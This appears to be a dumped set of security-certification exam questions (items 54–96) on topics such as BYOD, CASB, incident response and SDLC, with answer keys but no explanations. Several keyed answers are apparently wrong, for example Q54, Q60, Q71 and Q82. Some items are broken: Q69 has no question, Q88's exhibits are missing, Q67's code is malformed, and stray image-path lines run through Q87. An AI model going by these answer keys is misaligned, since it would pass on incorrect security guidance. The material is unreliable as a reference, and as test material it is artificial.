A Chief Information Security Officer (CISO is reviewing and revising system configuration and hardening guides that were developed internally and have been used several years to secure the organization's systems. The CISO knows improvements can be made to the guides.

Which of the following would be the BEST source of reference during the revision process?

A. CVE database
B. Internal security assessment reports
C. Industry-accepted standards
D. External vulnerability scan reports

E. Vendor-specific implementation guides

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 55
Security policies that are in place at an organization prohibit USB drives from being utilized across the entire enterprise, with adequate technical controls in place to block them. As a way to still be able to work from various locations on different computing resources, several sales staff members have signed up for a web-based storage solution without the consent of the IT department. However, the operations department is required to use the same service to transmit certain business partner documents.

Which of the following would BEST allow the IT department to monitor and control this behavior?

A. Enabling AAA
B. Deploying a CASB
C. Configuring an NGFW
D. Installing a WAF
E. Utilizing a vTPM

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 56
The legal department has required that all traffic to and from a company's cloud-based word processing and email system is logged. To meet this requirement, the Chief Information Security Officer (CISO) has implemented a next-generation firewall to perform inspection of the secure traffic and has decided to use a cloud-based log aggregation solution for all traffic that is logged.

Which of the following presents a long-term risk to user privacy in this scenario?

A. Confidential or sensitive documents are inspected by the firewall before being logged.
B. Latency when viewing videos and other online content may increase.

C. Reports generated from the firewall will take longer to produce due to more information from inspected traffic.
D. Stored logs may contain non-encrypted usernames and passwords for personal websites.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 57
A consultant is hired to perform a passive vulnerability assessment of a company to determine what information might be collected about the company and its employees. The assessment will be considered successful if the consultant can discover the name of one of the IT administrators.

Which of the following is MOST likely to produce the needed information?

A. Whois
B. DNS enumeration
C. Vulnerability scanner
D. Fingerprinting

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 58
A security analyst has requested network engineers integrate sFlow into the SOC's overall monitoring picture. For this to be a useful addition to the monitoring capabilities, which of the following must be considered by the engineering team?

A. Effective deployment of network taps
B. Overall bandwidth available at Internet PoP
C. Optimal placement of log aggregators
D. Availability of application layer visualizers

Correct Answer: D
Section: (none)

Explanation

Explanation/Reference:

QUESTION 59
Ann, a member of the finance department at a large corporation, has submitted a suspicious email she received to the information security team. The team was not expecting an email from Ann, and it contains a PDF file inside a ZIP compressed archive. The information security team is not sure which files were opened. A security team member uses an air-gapped PC to open the ZIP and PDF, and it appears to be a social engineering attempt to deliver an exploit.

Which of the following would provide greater insight on the potential impact of this attempted attack?

A. Run an antivirus scan on the finance PC.
B. Use a protocol analyzer on the air-gapped PC.
C. Perform reverse engineering on the document.
D. Analyze network logs for unusual traffic.
E. Run a baseline analyzer against the user's computer.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 60
A new cluster of virtual servers has been set up in a lab environment and must be audited before being allowed on the production network. The security manager needs to ensure unnecessary services are disabled and all system accounts are using strong credentials.

Which of the following tools should be used? (Choose two.)

A. Fuzzer
B. SCAP scanner
C. Packet analyzer
D. Password cracker
E. Network enumerator
F. SIEM

Correct Answer: BF

Section: (none)
Explanation

Explanation/Reference:

QUESTION 61
A security engineer is embedded with a development team to ensure security is built into products being developed. The security engineer wants to ensure developers are not blocked by a large number of security requirements applied at specific schedule points.

Which of the following solutions BEST meets the engineer's goal?

A. Schedule weekly reviews of al unit test results with the entire development team and follow up between meetings with surprise code inspections.
B. Develop and implement a set of automated security tests to be installed on each development team leader's workstation.
C. Enforce code quality and reuse standards into the requirements definition phase of the waterfall development process.
D. Deploy an integrated software tool that builds and tests each portion of code committed by developers and provides feedback.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 62
A security engineer is working with a software development team. The engineer is tasked with ensuring all security requirements are adhered to by the developers.

Which of the following BEST describes the contents of the supporting document the engineer is creating?

A. A series of ad-hoc tests that each verify security control functionality of the entire system at once.
B. A series of discrete tasks that, when viewed in total, can be used to verify and document each individual constraint from the SRTM.
C. A set of formal methods that apply to one or more of the programing languages used on the development project.
D. A methodology to verify each security control in each unit of developed code prior to committing the code.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 63
An organization enables BYOD but wants to allow users to access the corporate email, calendar, and contacts from their devices. The data associated with the user's accounts is sensitive, and therefore, the organization wants to comply with the following requirements:

- Active full-device encryption
- Enabled remote-device wipe
- Blocking unsigned applications
- Containerization of email, calendar, and contacts

Which of the following technical controls would BEST protect the data from attack or loss and meet the above requirements?

A. Require frequent password changes and disable NFC.
B. Enforce device encryption and activate MAM.
C. Install a mobile antivirus application.
D. Configure and monitor devices with an MDM.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 64
Given the following information about a company's internal network:

User IP space: 192.168.1.0/24
Server IP space: 192.168.192.0/25

A security engineer has been told that there are rogue websites hosted outside of the proper server space, and those websites need to be identified.

Which of the following should the engineer do?

A. Use a protocol analyzer on 192.168.1.0/24
B. Use a port scanner on 192.168.1.0/24
C. Use an HTTP interceptor on 192.168.1.0/24
D. Use a port scanner on 192.168.192.0/25
E. Use a protocol analyzer on 192.168.192.0/25

F. Use an HTTP interceptor on 192.168.192.0/25

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 65
An organization's network engineering team recently deployed a new software encryption solution to ensure the confidentiality of data at rest, which was found to add 300ms of latency to data read-write requests in storage, impacting business operations.

Which of the following alternative approaches would BEST address performance requirements while meeting the intended security objective?

A. Employ hardware FDE or SED solutions.
B. Utilize a more efficient cryptographic hash function.
C. Replace HDDs with SSD arrays.
D. Use a FIFO pipe a multithreaded software solution.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 66
Which of the following is the GREATEST security concern with respect to BYOD?

A. The filtering of sensitive data out of data flows at geographic boundaries.
B. Removing potential bottlenecks in data transmission paths.
C. The transfer of corporate data onto mobile corporate devices.
D. The migration of data into and out of the network in an uncontrolled manner.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 67
Given the following code snippet:

```
SecCond = "1SS"
SecStatus = false
try (
if (SecStatus)
            SecCond = "2SS"
            console.log("ship to ship")
else
         SecCond = "normal operations"
         console.log("nothing to see here")
} catch (e) {
SecCond = "normal operations"
 console.log(e)
 console.log("Exception logged")
}
```

Which of the following failure modes would the code exhibit?

A. Open
B. Secure
C. Halt
D. Exception

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 68
A security administrator wants to implement two-factor authentication for network switches and routers. The solution should integrate with the company's RADIUS server, which is used for authentication to the network infrastructure devices. The security administrator implements the following:

- An HOTP service is installed on the RADIUS server.
- The RADIUS server is configured to require the HOTP service for authentication.

The configuration is successfully tested using a software supplicant and enforced across all network devices. Network administrators report they are unable to log onto the network devices because they are not being prompted for the second factor.

Which of the following should be implemented to BEST resolve the issue?

A. Replace the password requirement with the second factor. Network administrators will enter their username and then enter the token in place of their password in the password field.
B. Configure the RADIUS server to accept the second factor appended to the password. Network administrators will enter a password followed by their token in the password field.
C. Reconfigure network devices to prompt for username, password, and a token. Network administrators will enter their username and password, and then they will enter the token.
D. Install a TOTP service on the RADIUS server in addition to the HOTP service. Use the HOTP on older devices that do not support two-factor authentication. Network administrators will use a web portal to log onto these devices.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 69
Given the following output from a security tool in Kali:

[12:17:41] dumping options:

filename: </usr/share/sectools/scans>

state: <8>

lineo: <56>

literals: <74>

sequences: [34]

symbols: [0]

req_del: <200>

mseq_len: <1024>

plugin: <none>

s_syms: <0>

literal [1] = [jf2d43kaj4i9eahfh8fbiud8sd8sdhfdfhj9]

A. Log reduction
B. Network enumerator
C. Fuzzer
D. SCAP scanner

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 70
Due to a recent breach, the Chief Executive Officer (CEO) has requested the following activities be conducted during incident response planning:

- Involve business owners and stakeholders
- Create an applicable scenario
- Conduct a biannual verbal review of the incident response plan
- Report on the lessons learned and gaps identified

Which of the following exercises has the CEO requested?

A. Parallel operations
B. Full transition
C. Internal review
D. Tabletop
E. Partial simulation

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 71
A security researcher is gathering information about a recent spoke in the number of targeted attacks against multinational banks. The spike is on top of already sustained attacks against the banks. Some of the previous attacks have resulted in the loss of sensitive data, but as of yet the attackers have not successfully stolen any funds.

Based on the information available to the researcher, which of the following is the MOST likely threat profile?

A. Nation-state-sponsored attackers conducting espionage for strategic gain.
B. Insiders seeking to gain access to funds for illicit purposes.
C. Opportunists seeking notoriety and fame for personal gain.
D. Hacktivists seeking to make a political statement because of socio-economic factors.

Correct Answer: D
Section: (none)

Explanation

Explanation/Reference:

QUESTION 72
An organization is considering the use of a thin client architecture as it moves to a cloud-hosted environment. A security analyst is asked to provide thoughts on the security advantages of using thin clients and virtual workstations.

Which of the following are security advantages of the use of this combination of thin clients and virtual workstations?

A. Malicious insiders will not have the opportunity to tamper with data at rest and affect the integrity of the system.
B. Thin client workstations require much less security because they lack storage and peripherals that can be easily compromised, and the virtual workstations are protected in the cloud where security is outsourced.
C. All thin clients use TPM for core protection, and virtual workstations use vTPM for core protection with both equally ensuring a greater security advantage for a cloud-hosted environment.
D. Malicious users will have reduced opportunities for data extractions from their physical thin client workstations, this reducing the effectiveness of local attacks.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 73
A security analyst is attempting to break into a client's secure network. The analyst was not given prior information about the client, except for a block of public IP addresses that are currently in use.

After network enumeration, the analyst's NEXT step is to perform:

A. a gray-box penetration test
B. a risk analysis

C. a vulnerability assessment
D. an external security audit
E. a red team exercise

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 74
Which of the following is an external pressure that causes companies to hire security assessors and penetration testers?

A. Lack of adequate in-house testing skills.
B. Requirements for geographically based assessments
C. Cost reduction measures
D. Regulatory insistence on independent reviews.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 75
The marketing department has developed a new marketing campaign involving significant social media outreach. The campaign includes allowing employees and customers to submit blog posts and pictures of their day-to-day experiences at the company. The information security manager has been asked to provide an informative letter to all participants regarding the security risks and how to avoid privacy and operational security issues.

Which of the following is the MOST important information to reference in the letter?

A. After-action reports from prior incidents.
B. Social engineering techniques
C. Company policies and employee NDAs
D. Data classification processes

Correct Answer: C

Section: (none)
Explanation

Explanation/Reference:

QUESTION 76
A newly hired security analyst has joined an established SOC team. Not long after going through corporate orientation, a new attack method on web-based applications was publicly revealed. The security analyst immediately brings this new information to the team lead, but the team lead is not concerned about it.

Which of the following is the MOST likely reason for the team lead's position?

A. The organization has accepted the risks associated with web-based threats.
B. The attack type does not meet the organization's threat model.
C. Web-based applications are on isolated network segments.
D. Corporate policy states that NIPS signatures must be updated every hour.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 77
A security analyst is troubleshooting a scenario in which an operator should only be allowed to reboot remote hosts but not perform other activities. The analyst inspects the following portions of different configuration files:

Configuration file 1:
```
Operator ALL=/sbin/reboot
```
Configuration file 2:
```
Command="/sbin/shutdown now", no-x11-forwarding, no-pty, ssh-dss
```
Configuration file 3:
Operator:x:1000:1000::/home/operator:/bin/bash

Which of the following explains why an intended operator cannot perform the intended action?

A. The sudoers file is locked down to an incorrect command
B. SSH command shell restrictions are misconfigured
C. The passwd file is misconfigured

D. The SSH command is not allowing a pty session

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 78
The director of sales asked the development team for some small changes to increase the usability of an application used by the sales team. Prior security reviews of the code showed no significant vulnerabilities, and since the changes were small, they were given a peer review and then pushed to the live environment. Subsequent vulnerability scans now show numerous flaws that were not present in the previous versions of the code.

Which of the following is an SDLC best practice that should have been followed?

A. Versioning
B. Regression testing
C. Continuous integration
D. Integration testing

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 79
An organization is engaged in international business operations and is required to comply with various legal frameworks. In addition to changes in legal frameworks, which of the following is a primary purpose of a compliance management program?

A. Following new requirements that result from contractual obligations
B. Answering requests from auditors that relate to e-discovery
C. Responding to changes in regulatory requirements
D. Developing organizational policies that relate to hiring and termination procedures

Correct Answer: C
Section: (none)

Explanation

Explanation/Reference:

QUESTION 80
Company.org has requested a black-box security assessment be performed on key cyber terrain. One area of concern is the company's SMTP services. The security assessor wants to run reconnaissance before taking any additional action and wishes to determine which SMTP server is Internet-facing.

Which of the following commands should the assessor use to determine this information?

A. `dnsrecon –d company.org –t SOA`
B. `dig company.org mx`
C. `nc –v company.org`
D. `whois company.org`

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 81
A medical device company is implementing a new COTS antivirus solution in its manufacturing plant. All validated machines and instruments must be retested for interoperability with the new software.

Which of the following would BEST ensure the software and instruments are working as designed?

A. System design documentation
B. User acceptance testing
C. Peer review
D. Static code analysis testing
E. Change control documentation

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 82
A company has gone through a round of phishing attacks. More than 200 users have had their workstation infected because they clicked on a link in an email. An incident analysis has determined an executable ran and compromised the administrator account on each workstation. Management is demanding the information security team prevent this from happening again.

Which of the following would BEST prevent this from happening again?

A. Antivirus
B. Patch management
C. Log monitoring
D. Application whitelisting
E. Awareness training

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:

QUESTION 83
An internal staff member logs into an ERP platform and clicks on a record. The browser URL changes to:

```
URL: http://192.168.0.100/ERP/accountId=5&action=SELECT
```

Which of the following is the MOST likely vulnerability in this ERP platform?

A. Brute forcing of account credentials
B. Plain-text credentials transmitted over the Internet
C. Insecure direct object reference
D. SQL injection of ERP back end

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 84
An information security manager is concerned that connectivity used to configure and troubleshoot critical network devices could be attacked. The manager has tasked a network security engineer with meeting the following requirements:

- Encrypt all traffic between the network engineer and critical devices.
- Segregate the different networking planes as much as possible.
- Do not let access ports impact configuration tasks.

Which of the following would be the BEST recommendation for the network security engineer to present?

A. Deploy control plane protections.
B. Use SSH over out-of-band management.
C. Force only TACACS to be allowed.
D. Require the use of certificates for AAA.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 85
A penetration tester noticed special characters in a database table. The penetration tester configured the browser to use an HTTP interceptor to verify that the front-end user registration web form accepts invalid input in the user's age field. The developer was notified and asked to fix the issue.

Which of the following is the MOST secure solution for the developer to implement?

A. `IF $AGE == "!@#$%^&*()_+<>?":{}[]" THEN ERROR`
B. `IF $AGE == [1234567890] {1,3} THEN CONTINUE`
C. `IF $AGE != "a-bA-Z!@#$%^&*()_+<>?":{}[]" THEN CONTINUE`
D. `IF $AGE == [1-0] {0,2} THEN CONTINUE`

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 86
A managed service provider is designing a log aggregation service for customers who no longer want to manage an internal SIEM infrastructure. The provider expects that customers will send all types of logs to them, and that log files could contain very sensitive entries. Customers have indicated they want on-premises and cloud-based infrastructure logs to be stored in this new service. An engineer, who is designing the new service, is deciding how to segment customers.

Which of the following is the BEST statement for the engineer to take into consideration?

A. Single-tenancy is often more expensive and has less efficient resource utilization. Multitenancy may increase the risk of cross-customer exposure in the event of service vulnerabilities.
B. The managed service provider should outsource security of the platform to an existing cloud company. This will allow the new log service to be launched faster and with well-tested security controls.
C. Due to the likelihood of large log volumes, the service provider should use a multitenancy model for the data storage tier, enable data deduplication for storage cost efficiencies, and encrypt data at rest.
D. The most secure design approach would be to give customers on-premises appliances, install agents on endpoints, and then remotely manage the service via a VPN.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 87
At a meeting, the systems administrator states the security controls a company wishes to implement seem excessive, since all of the information on the company's web servers can be obtained publicly and is not proprietary in any way. The next day the company's website is defaced as part of an SQL injection attack, and the company receives press inquiries about the message the attackers displayed on the website.

Which of the following is the FIRST action the company should take?


A. Refer to and follow procedures from the company's incident response plan.
B. Call a press conference to explain that the company has been hacked.
C. Establish chain of custody for all systems to which the systems administrator has access.
D. Conduct a detailed forensic analysis of the compromised system.
E. Inform the communications and marketing department of the attack details.


Correct Answer: A


Section: (none)
Explanation


Explanation/Reference:

QUESTION 88
Click on the exhibit buttons to view the four messages.









A security architect is working with a project team to deliver an important service that stores and processes customer banking details. The project, internally known as ProjectX, is due to launch its first set of features publicly within a week, but the team has not been able to implement encryption-at-rest of the customer records. The security architect is drafting an escalation email to senior leadership.

Which of the following BEST conveys the business impact for senior leadership?

A. Message 1
B. Message 2
C. Message 3
D. Message 4

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 89

A company has created a policy to allow employees to use their personally owned devices. The Chief Information Security Officer (CISO) is getting reports of company data appearing on unapproved forums and an increase in theft of personal electronic devices.

Which of the following security controls would BEST reduce the risk of exposure?

A. Disk encryption on the local drive
B. Group policy to enforce failed login lockout
C. Multifactor authentication
D. Implementation of email digital signatures

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 90
After a large organization has completed the acquisition of a smaller company, the smaller company must implement new host-based security controls to connect its employees' devices to the network. Given that the network requires 802.1X EAP-PEAP to identify and authenticate devices, which of the following should the security administrator do to integrate the new employees' devices into the network securely?

A. Distribute a NAC client and use the client to push the company's private key to all the new devices.
B. Distribute the device connection policy and a unique public/private key pair to each new employee's device.
C. Install a self-signed SSL certificate on the company's RADIUS server and distribute the certificate's public key to all new client devices.
D. Install an 802.1X supplicant on all new devices and let each device generate a self-signed certificate to use for network access.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 91
A forensic analyst suspects that a buffer overflow exists in a kernel module. The analyst executes the following command:

```
dd if=/dev/ram of=/tmp/mem/dmp
```

The analyst then reviews the associated output:

```
^34^#AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA/bin/bash^21^03#45
```

However, the analyst is unable to find any evidence of the running shell.

Which of the following of the MOST likely reason the analyst cannot find a process ID for the shell?

A. The NX bit is enabled
B. The system uses ASLR
C. The shell is obfuscated
D. The code uses dynamic libraries

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 92
Ann, a terminated employee, left personal photos on a company-issued laptop and no longer has access to them. Ann emails her previous manager and asks to get her personal photos back.

Which of the following BEST describes how the manager should respond?

A. Determine if the data still exists by inspecting to ascertain if the laptop has already been wiped and if the storage team has recent backups.
B. Inform Ann that the laptop was for company data only and she should not have stored personal photos on a company asset.
C. Report the email because it may have been a spoofed request coming from an attacker who is trying to exfiltrate data from the company laptop.
D. Consult with the legal and/or human resources department and check company policies around employment and termination procedures.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 93
During the decommissioning phase of a hardware project, a security administrator is tasked with ensuring no sensitive data is released inadvertently. All paper records are scheduled to be shredded in a crosscut shredder, and the waste will be burned. The system drives and removable media have been removed prior to e-cycling the hardware.

Which of the following would ensure no data is recovered from the system drives once they are disposed of?

A. Overwriting all HDD blocks with an alternating series of data.
B. Physically disabling the HDDs by removing the drive head.
C. Demagnetizing the hard drive using a degausser.
D. Deleting the UEFI boot loaders from each HDD.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 94
A security engineer is attempting to increase the randomness of numbers used in key generation in a system. The goal of the effort is to strengthen the keys against predictive analysis attacks.

Which of the following is the BEST solution?

A. Use an entropy-as-a-service vendor to leverage larger entropy pools.
B. Loop multiple pseudo-random number generators in a series to produce larger numbers.
C. Increase key length by two orders of magnitude to detect brute forcing.
D. Shift key generation algorithms to ECC algorithms.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 95
The Chief Information Officer (CIO) has been asked to develop a security dashboard with the relevant metrics. The board of directors will use the dashboard to monitor and track the overall security posture of the organization. The CIO produces a basic report containing both KPI and KRI data in two separate sections for

the board to review.

Which of the following BEST meets the needs of the board?

A. KRI:
- Compliance with regulations
- Backlog of unresolved security investigations
- Severity of threats and vulnerabilities reported by sensors
- Time to patch critical issues on a monthly basis

KPI:
- Time to resolve open security items
- % of suppliers with approved security control frameworks
- EDR coverage across the fleet
- Threat landscape rating

B. KRI:
- EDR coverage across the fleet
- Backlog of unresolved security investigations
- Time to patch critical issues on a monthly basis
- Threat landscape rating

KPI:
- Time to resolve open security items
- Compliance with regulations
- % of suppliers with approved security control frameworks
- Severity of threats and vulnerabilities reported by sensors

C. KRI:
- EDR coverage across the fleet
- % of suppliers with approved security control framework
- Backlog of unresolved security investigations
- Threat landscape rating

KPI:
- Time to resolve open security items
- Compliance with regulations
- Time to patch critical issues on a monthly basis
- Severity of threats and vulnerabilities reported by sensors

D. KPI:
- Compliance with regulations
- % of suppliers with approved security control frameworks
- Severity of threats and vulnerabilities reported by sensors
- Threat landscape rating

KRI:
- Time to resolve open security items

- Backlog of unresolved security investigations
- EDR coverage across the fleet
- Time to patch critical issues on a monthly basis

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 96
The Chief Executive Officer (CEO) of a small startup company has an urgent need for a security policy and assessment to address governance, risk management, and compliance. The company has a resource-constrained IT department, but has no information security staff. The CEO has asked for this to be completed in three months.

Which of the following would be the MOST cost-effective solution to meet the company's needs?

A. Select one of the IT personnel to obtain information security training, and then develop all necessary policies and documents in-house.
B. Accept all risks associated with information security, and then bring up the issue again at next year's annual board meeting.
C. Release an RFP to consultancy firms, and then select the most appropriate consultant who can fulfill the requirements.
D. Hire an experienced, full-time information security team to run the startup company's information security department.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 97
